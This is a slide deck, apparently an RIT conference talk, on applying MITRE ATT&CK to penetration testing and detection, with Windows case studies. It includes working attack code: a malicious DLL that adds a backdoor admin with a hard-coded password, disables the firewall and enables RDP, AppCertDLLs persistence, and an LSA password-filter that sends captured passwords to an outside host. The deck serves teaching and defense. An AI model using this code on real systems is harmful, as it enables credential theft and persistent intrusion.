

ATT&CKING WINDOWS




Image by @jenmsft

\$whomi

- Undergrad Program Coordinator @ RIT
 - I teach Appsec, Penetration Testing, Programming, Auditing
- Technical Director @ RIT SAFE Lab doing “applied research”
- Penetration Tester
- ISTS Red Team – Windows
- NECCDC Black Team (2017,2021)
- Newly WFH’d (ish, it’s complicated. Wish I could be there!)



Agenda

- Brief Background on the ATT&CK Framework
- Practical Examples of Using ATT&CK in Offense
- Resources for Using ATT&CK in Enterprises
- Challenges in Implementation of Resources (Case studies)

ATT&CK Framework [1]

- Primary goal : “To systematically categorize adversary behavior” for use in...
 - Adversary Emulation
 - Red Teaming
 - Behavioral Analytics Development
 - Defensive Gap Assessment
 - SOC Maturity Assessment
 - Cyber Threat Intelligence Enrichment
- ATT&CK Philosophy Paper: <https://www.mitre.org/publications/technical-papers/mitre-attack-design-and-philosophy>

ATT&CK Framework [2]

- Provides a common language for describing offensive operations
- 12 broad tactics with many techniques for carrying out those tactics
- Techniques often span multiple tactics

Pre/Exploitation Tactics

- Initial Access
- Execution
- Discovery
- Lateral Movement

Post-Exploitation Tactics

- Persistence
- Privilege Escalation
- Defense Evasion
- Collection
- Exfiltration
- Credential Access

Other Tactics

- Command & Control
- Impact

Useful Technique Data

Pass the Hash

ID: T1075

Tactic: Lateral Movement

Platform: Windows

System Requirements: Requires Microsoft Windows as target system

Data Sources: Authentication logs

Contributors: Travis Smith, Tripwire

Version: 1.0

Mitigation

Monitor systems and domain logs for unusual credential logon activity. Prevent access to [Valid Accounts](#). Apply patch KB2871997 to Windows 7 and higher systems to limit the default access of accounts in the local administrator group.

Enable pass the hash mitigations to apply UAC restrictions to local accounts on network logon. The associated Registry key is located `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\LocalAccountTokenFilterPolicy` Through GPO: Computer Configuration > [Policies] > Administrative Templates > SCM: Pass the Hash Mitigations: Apply UAC restrictions to local accounts on network logons. ^[12]

Limit credential overlap across systems to prevent the damage of credential compromise and reduce the adversary's ability to perform Lateral Movement between systems. Ensure that built-in and created local administrator accounts have complex, unique passwords. Do not allow a domain user to be in the local administrator group on multiple systems.

Useful Technique Data

AppCert DLLs

Dynamic-link libraries (DLLs) that are specified in the AppCertDLLs Registry key under

`HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager` are loaded into every process that calls the ubiquitously used application programming interface (API) functions `CreateProcess`, `CreateProcessAsUser`, `CreateProcessWithLoginW`, `CreateProcessWithTokenW`, or `WinExec`. ^[1]

Similar to [Process Injection](#), this value can be abused to obtain persistence and privilege escalation by causing a malicious DLL to be loaded and run in the context of separate processes on the computer.



References

1. Hosseini, A. (2017, July 18). Ten Process Injection Techniques: A Technical Survey Of Common And Trending Process Injection Techniques. Retrieved December 7, 2017.
2. Elovitz, S. & Ahl, I. (2016, August 18). Know Your Enemy: New Financially-Motivated & Spear-Phishing Group. Retrieved February 26, 2018.
3. Sherstobitoff, R. (2018, March 02). McAfee Uncovers Operation Honeybee, a Malicious Document Campaign Targeting Humanitarian Aid Groups. Retrieved May 16, 2018.

Operationalizing T1182 [1]

- <https://b3n7s.github.io/2018/10/27/AppCert-Dlls.htm>

1. Build a malicious DLL
 - Be sure to export DllMain
2. Move the malicious DLL to the system
3. Point an AppCert DLL entry at the DLL

Name	Type	Data
 (Default)	REG_SZ	(value not set)
 blahblahblah	REG_SZ	C:\Users\Rob\Source\Repos\leech\x64\Debug\leech.dll


4. Profit!

```
extern "C" __declspec(dllexport)
BOOL APIENTRY DllMain(HMODULE hModu
{
    switch (ul_reason_for_call)
    {
        case DLL_PROCESS_ATTACH:

            addLocalAdmin();
            disableFirewall();
            enableRDP();
            enableWinrm();
            changeBG();
            persist();
    }
}
```


Operationalizing T1182 [2]

1. Cannot create processes!
2. Windows has a 'lock' so that only one process can be created a time, for reasons
3. Loading a library is like creating a process in the relevant ways so it tries to acquire the lock
4. If you invoke CreateProcess from inside the DLL being loaded during loading, CreateProcess will wait for the lock.
5. Load library, which has the lock, will wait for CreateProcess to complete.
6. **This is the first time I have ever seen a practical application of deadlock in the field.**
7. I bricked ~10 VMs trying invoke net user with ShellExecute, CreateProcess, or using similar functions during DllMain



Operationalizing T1182[3]

- Add User: netapi32.lib

```
#pragma comment(lib, "netapi32.lib")
```

```
GetComputerNameEx(ComputerNameDnsDomain, domainNameBuf, &bufSize);  
//LPWSTR host = (LPWSTR)TEXT("\\\\WIN-4C9GFABT82J");
```

```
LPWSTR admingroup = (LPWSTR)TEXT("Administrators");  
LPWSTR rdpgroup = (LPWSTR)TEXT("Remote Desktop Users");  
LPWSTR username = (LPWSTR)TEXT("ColonelSanders");
```

```
USER_INFO_1 ui;  
ui.usri1_name = username;  
ui.usri1_password = (LPWSTR)TEXT("HakunaMatata1!!");  
ui.usri1_priv = USER_PRIV_USER;  
ui.usri1_home_dir = NULL;  
ui.usri1_comment = NULL;  
ui.usri1_flags = UF_NORMAL_ACCOUNT;  
ui.usri1_script_path = NULL;
```

```
LOCALGROUP_INFO_1 localgroup;  
localgroup.lgrpi1_name = (LPWSTR)TEXT("Administrators");
```

```
LOCALGROUP_MEMBERS_INFO_3 localgroup_members;  
localgroup_members.lgrmi3_domainandname = username;
```

```
DWORD dwLevel = 1;  
DWORD dwError = 0;  
NET_API_STATUS status = NULL;
```

```
status = NetLocalGroupAddMembers(domainNameBuf, admingroup, 3, (LPBYTE)&localgroup_members, 1);  
status = NetLocalGroupAddMembers(domainNameBuf, rdpgroup, 3, (LPBYTE)&localgroup_members, 1);
```



Operationalizing T1182[4]

- Enable RDP: Changing the Registry.
- RDP *wants* to be on

```
HKEY hKey;  
DWORD value = 0;  
RegOpenKeyEx(HKEY_LOCAL_MACHINE, L"SYSTEM\\CurrentControlSet\\Control\\Terminal Server", 0, KEY_ALL_ACCESS, &hKey);  
RegSetValueEx(hKey, TEXT("fDenyTSConnections"), 0, REG_DWORD, (const BYTE*)&value, sizeof(value));
```

Operationalizing T1182[5]

- [https://docs.microsoft.com/en-us/previous-versions//aa364726\(v=vs.85\)](https://docs.microsoft.com/en-us/previous-versions//aa364726(v=vs.85))

```
HRESULT WFCOMInitialize(INetFwPolicy2** ppNetFwPolicy2)
{
    HRESULT hr = S_OK;

    hr = CoCreateInstance(
        __uuidof(NetFwPolicy2),
        NULL,
        CLSCTX_INPROC_SERVER,
        __uuidof(INetFwPolicy2),
        (void**)ppNetFwPolicy2);
}
```

```
// Disable Windows Firewall for the Private profile
hr = pNetFwPolicy2->put_FirewallEnabled(NET_FW_PROFILE2_PRIVATE, FALSE);
```

```
// Disable Windows Firewall for the Public profile
hr = pNetFwPolicy2->put_FirewallEnabled(NET_FW_PROFILE2_PUBLIC, FALSE);
```

```
INetFwPolicy2 *pNetFwPolicy2 = NULL;
```

```
// Retrieve INetFwPolicy2
hr = WFCOMInitialize(&pNetFwPolicy2);
if (FAILED(hr))
{
    goto Cleanup;
}
```

Operationalizing T1128

HKLM\SOFTWARE\Microsoft\Netsh.

```
HRSRC hr2 = FindResource(hModule, MAKEINTRESOURCE(IDB_PNG1), RT_RCDATA);
HGLOBAL hg2 = LoadResource(hModule, hr2);
DWORD seizureSize = SizeofResource(hModule, hr2);
LPVOID seizurePic = LockResource(hg2);

HANDLE dllFile = CreateFile(leechPath, GENERIC_WRITE, 0, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
DWORD dwByteWritten;
//leechDLL, leechSize
WriteFile(dllFile, leechDLL, leechSize, &dwByteWritten, NULL);
CloseHandle(dllFile);

HANDLE picFile = CreateFile(seizurePath, GENERIC_WRITE, 0, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
WriteFile(picFile, seizurePic, seizureSize, &dwByteWritten, NULL);
CloseHandle(picFile);

HKEY hKey;
RegCreateKeyEx(HKEY_LOCAL_MACHINE, L"SYSTEM\\CurrentControlSet\\Control\\Session Manager\\AppCertDLLs", 0L, NULL, REG_OPTION_NON_VOLATILE, KEY_ALL_ACCESS, &hKey);
RegOpenKeyEx(HKEY_LOCAL_MACHINE, L"SYSTEM\\CurrentControlSet\\Control\\Session Manager\\AppCertDLLs", 0, KEY_ALL_ACCESS, &hKey);
LPCTSTR value = TEXT("AppCompatCache");

WCHAR path[80] = TEXT("sysInternals.dll");

LONG setRes = RegSetValueEx(hKey, value, 0, REG_SZ, (LPBYTE)path, sizeof(path));
```

UTING
URITY

T

Operationalizing T1174 [1]

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\Notification Packages.

```
extern "C" __declspec(dllexport) NTSTATUS __stdcall PasswordChangeNotify(  
    PUNICODE_STRING UserName,  
    ULONG RelativeId,  
    PUNICODE_STRING NewPassword)  
{
```


```
    fprintf(pFile, "%ws      %ws\n", UserName->Buffer, NewPassword->Buffer);
```

```
    static TCHAR hdrs[] = _T("Content-Type: application/x-www-form-urlencoded");  
    HINTERNET hInternet = InternetOpen(L"Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36",  
    HINTERNET hSession = InternetConnect(hInternet, L"us-east-2a-i-02bb565bddb8f05d8.armazom.com", 80,  
    HINTERNET hReq = HttpOpenRequest(hSession, L"POST", L"/hook.php", NULL, NULL, NULL, 0, 0);
```

```
    sprintf_s(pBuf, "domain=%s&host=%s&user=%ws&password=%s&len=%i&ip=%s\r\n", domainName, hostName, UserName->Buffer, password, NewPassword->Buffer->Length, NewPassword->Buffer->Ip);  
    HttpSendRequest(hReq, hdrs, _tcslen(hdrs), pBuf, strlen(pBuf));  
    InternetCloseHandle(hInternet);
```

R·I·T


Operationalizing T1174[2]



Utility of ATT&CK for Penetration Testing

- Research question: How many techniques directly applicable to penetration testing?
- 224 enterprise techniques at time of analysis
- 179 of 224 (79%) clear 'yes'
- Penetration testers *could* behave like real adversaries

- Joe Graham
- Operationalizing the MITRE ATT&CK Framework to Improve Penetration Testing Methodology
- April 2019



Defensive Strategies

- Deploy ATT&CK-oriented monitoring capabilities
- Incrementally deploy controls that defend against particular techniques/tactics
- Look at what software engineers are doing about unit testing and integration testing



Hacker Fantastic
@hackerfantastic

Replying to @FinemOmnia @MalwareTechBlog and @VessOnSecurity

Yes, in fact we went the route your going at first with a full featured attack toolkit - we've used it maybe twice in the last few years. Now we code unit tests against Mitre ATT&CK for different chains to do assessments and reviews more effectively.

3:55 PM · Nov 9, 2018 · [Twitter for Android](#)



Existing Tools for ATT&CK

- Adversarial Emulation
 - Caldera - <https://github.com/mitre/caldera>
 - **Atomic Red Team** - <https://github.com/redcanaryco/atomic-red-team>
 - Red Team Automation - <https://github.com/endgameinc/RTA>
 - VECTR - <https://github.com/SecurityRiskAdvisors/VECTR>
- Defense
 - **sysmon-modular** - <https://github.com/olafhartong/sysmon-modular>
 - SwiftOnSecurity's sysmon-config - <https://github.com/SwiftOnSecurity/sysmon-config/blob/master/z-AlphaVersion.xml>

Sysmon Modular Example

Process create:

RuleName: technique id=T1086, technique_name=PowerShell

UtcTime: 2020-03-12 12:47:31.293

ProcessGuid: {81b537c9-2f63-5e6a-0000-0010e1810c02}

ProcessId: 3460

Image: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe

FileVersion: 4.8.3752.0 built by: NET48REL1

Description: Visual C# Command Line Compiler

Product: Microsoft® .NET Framework

Company: Microsoft Corporation


OriginalFileName: csc.exe

CommandLine: "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\e"

Challenges with Existing Tools

- Attack techniques are not procedures
 - There are often many ways to implement techniques
- Emulation tools don't agree on how to implement techniques
- Detection tools (open source, at least), are lack functionality
 - Mostly Windows focused
- Detection tools don't agree with emulation tools
 - Calibration, calibration, calibration

Experimental Setup



Case Study: T1134 – Access Token Manipulation

- Atomic Red Team – Spawns process under a different token using C#

```
$owners = @{}  
gwmi win32_process |% {$owners[$_.handle] = $_.getowner().user}  
get-process | select processname,Id,@{l="Owner";e={$owners[$_.id.toString()]}}
```

```
#>
```

```
# Simple powershell/C# to spawn a process under a different Token  
# Launch PowerShell As Administrator  
# usage: . .\Get-System.ps1; [MyProcess]::CreateProcessFromParent((Get-Process lsass).Id,"cmd.exe")  
# Reference: https://github.com/decoder-it/psgetsystem
```

R·I·T

Case Study: T1134 – Access Token Manipulation

- Sysmon Modular – Look for 'runas'

```
<OriginalFileName name="technique_id=T1083,technique_name=File and Directory Discovery" condition="is">tree.co  
<OriginalFileName name="technique_id=T1016,technique_name=System Network Configuration Discovery" condition="i  
<OriginalFileName name="technique_id=T1134,technique_name=Access Token Manipulation" condition="is">runas.exe<  
<OriginalFileName name="technique_id=T1112,technique_name=Modify Registry" condition="is">reg.exe</OriginalFil  
<OriginalFileName condition="is">taskkill.exe</OriginalFileName>  
<OriginalFileName name="technique_id=T1063,technique_name=Security Software Discovery" condition="is">netsh.ex
```


Case Study: T1134 – Access Token Manipulation

Mar 12, 2020 @ 08:47:32.842 Creating Scriptblock text (1 of 1):

```
<#
```

```
$owners = @{}
```

```
gwmi win32_process |% {$owners[$_.handle] = $_.getowner().user}
```

```
get-process | select processname,Id,@{l="Owner";e={$owners[$_.id.toString()]}}
```

Mar 12, 2020 @ 08:47:32.842 CommandInvocation(Add-Type): "Add-Type"

```
ParameterBinding(Add-Type): name="TypeDefinition"; value="using System;
```

```
using System.Diagnostics;
```

```
using System.IO;
```

```
using System.Runtime.InteropServices;
```

```
public class MvProcess
```

T1086



Mar 12, 2020 @ 08:47:32.805 Process Create:

```
RuleName: technique_id=T1086,technique_name=PowerShell
```

```
UtcTime: 2020-03-12 12:47:31.293
```

```
ProcessGuid: {81b537c9-2f63-5e6a-0000-0010e1810c02}
```

```
ProcessId: 3460
```

```
Image: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
```

```
FileVersion: 4.8.3752.0 built hv: NFT48RFI 1
```


Case Study: T1018 – Remote System Discovery

- ATR – Looks for multiple things (net view, net group Domain computers, ping, etc.)
- Sysmon Modular – Look for net.exe, net1.exe, nslookup

Time ▾	message
> Mar 12, 2020 @ 15:36:54.082	Process Create: RuleName: technique_id=T1018,technique_name=Remote System Discovery UtcTime: 2020-03-12 19:36:52.161 ProcessGuid: {81b537c9-8f54-5e6a-0000-001018d1b102} ProcessId: 8804 Image: C:\Windows\System32\net.exe FileVersion: 10.0.18362.1 (WinBuild.160101.0800)

Case Study: T1057 – Process Discovery

- Atomic Red Team – Run ps in powershell
- Sysmon Modular – Look for tasklist, qprocess, query, qwinsta, rwinsta, pslist, pipelist, psinfo
- Outcome – No detection *Hacker voice* I'm in



Case Study: T1098 – Account Manipulation

- ATR: Change the username of default admin [lol, what?]
- Me, and ATT&CK: Just add an account
- Sysmon Modular:
 - Check for PsPasswd.exe
 - Reg key: \services\netlogon\parameters\DisablePasswordChange
 - Reg key: \PsPasswd\EulaAccepted

Case Study: T1098 – Account Manipulation

- ATR went undetected
- Me:

Time ▾	message
> Mar 12, 2020 @ 15:38:37.806	Process Create: RuleName: technique_id=T1018,technique_name=Remote System Discovery UtcTime: 2020-03-12 19:38:36.262 ProcessGuid: {81b537c9-8fbc-5e6a-0000-00105280b202} ProcessId: 10216 Image: C:\Windows\System32\net.exe FileVersion: 10.0.18362.1 (WinBuild.160101.0800)
> Mar 12, 2020 @ 15:38:37.806	Process Create: RuleName: technique_id=T1069,technique_name=Permission Groups Discovery UtcTime: 2020-03-12 19:38:36.297 ProcessGuid: {81b537c9-8fbc-5e6a-0000-00100583b202} ProcessId: 8908 Image: C:\Windows\System32\net1.exe FileVersion: 10.0.18362.1 (WinBuild.160101.0800)
> Mar 12, 2020 @ 15:38:37.806	Image loaded.

Case Study: T1003 – Credential Dumping

- 26 different triggers, seems to fire every few seconds even if Windows is idle

```
@timestamp: Mar 12, 2020 @ 16:49:55.743 host.name: DESKTOP-BPR7689 tags: beats_
event.code: 10 event.created: Mar 12, 2020 @ 16:49:56.899 event.kind: event eve
agent.ephemeral_id: 2196b166-b3f9-461b-b806-0e832faad545 agent.id: 11a8abbd-458f
winlog.user.name: SYSTEM winlog.user.identifier: S-1-5-18 winlog.user.type: Use
winlog.event_data.RuleName: technique_id=T1003,technique_name=Credential Dumping
```

Conclusions

- The ATT&CK Framework is a huge advancement in security
 - Common language
 - Purple team common body of knowledge
- Enormously useful for offensive security
 - May end up changing the nature of offensive security (pen test engineering?)
- Useful for defense
 - Standard against which to develop unit tests against
- Tools for both emulation and detection are still very young, ~5 years in



Thank You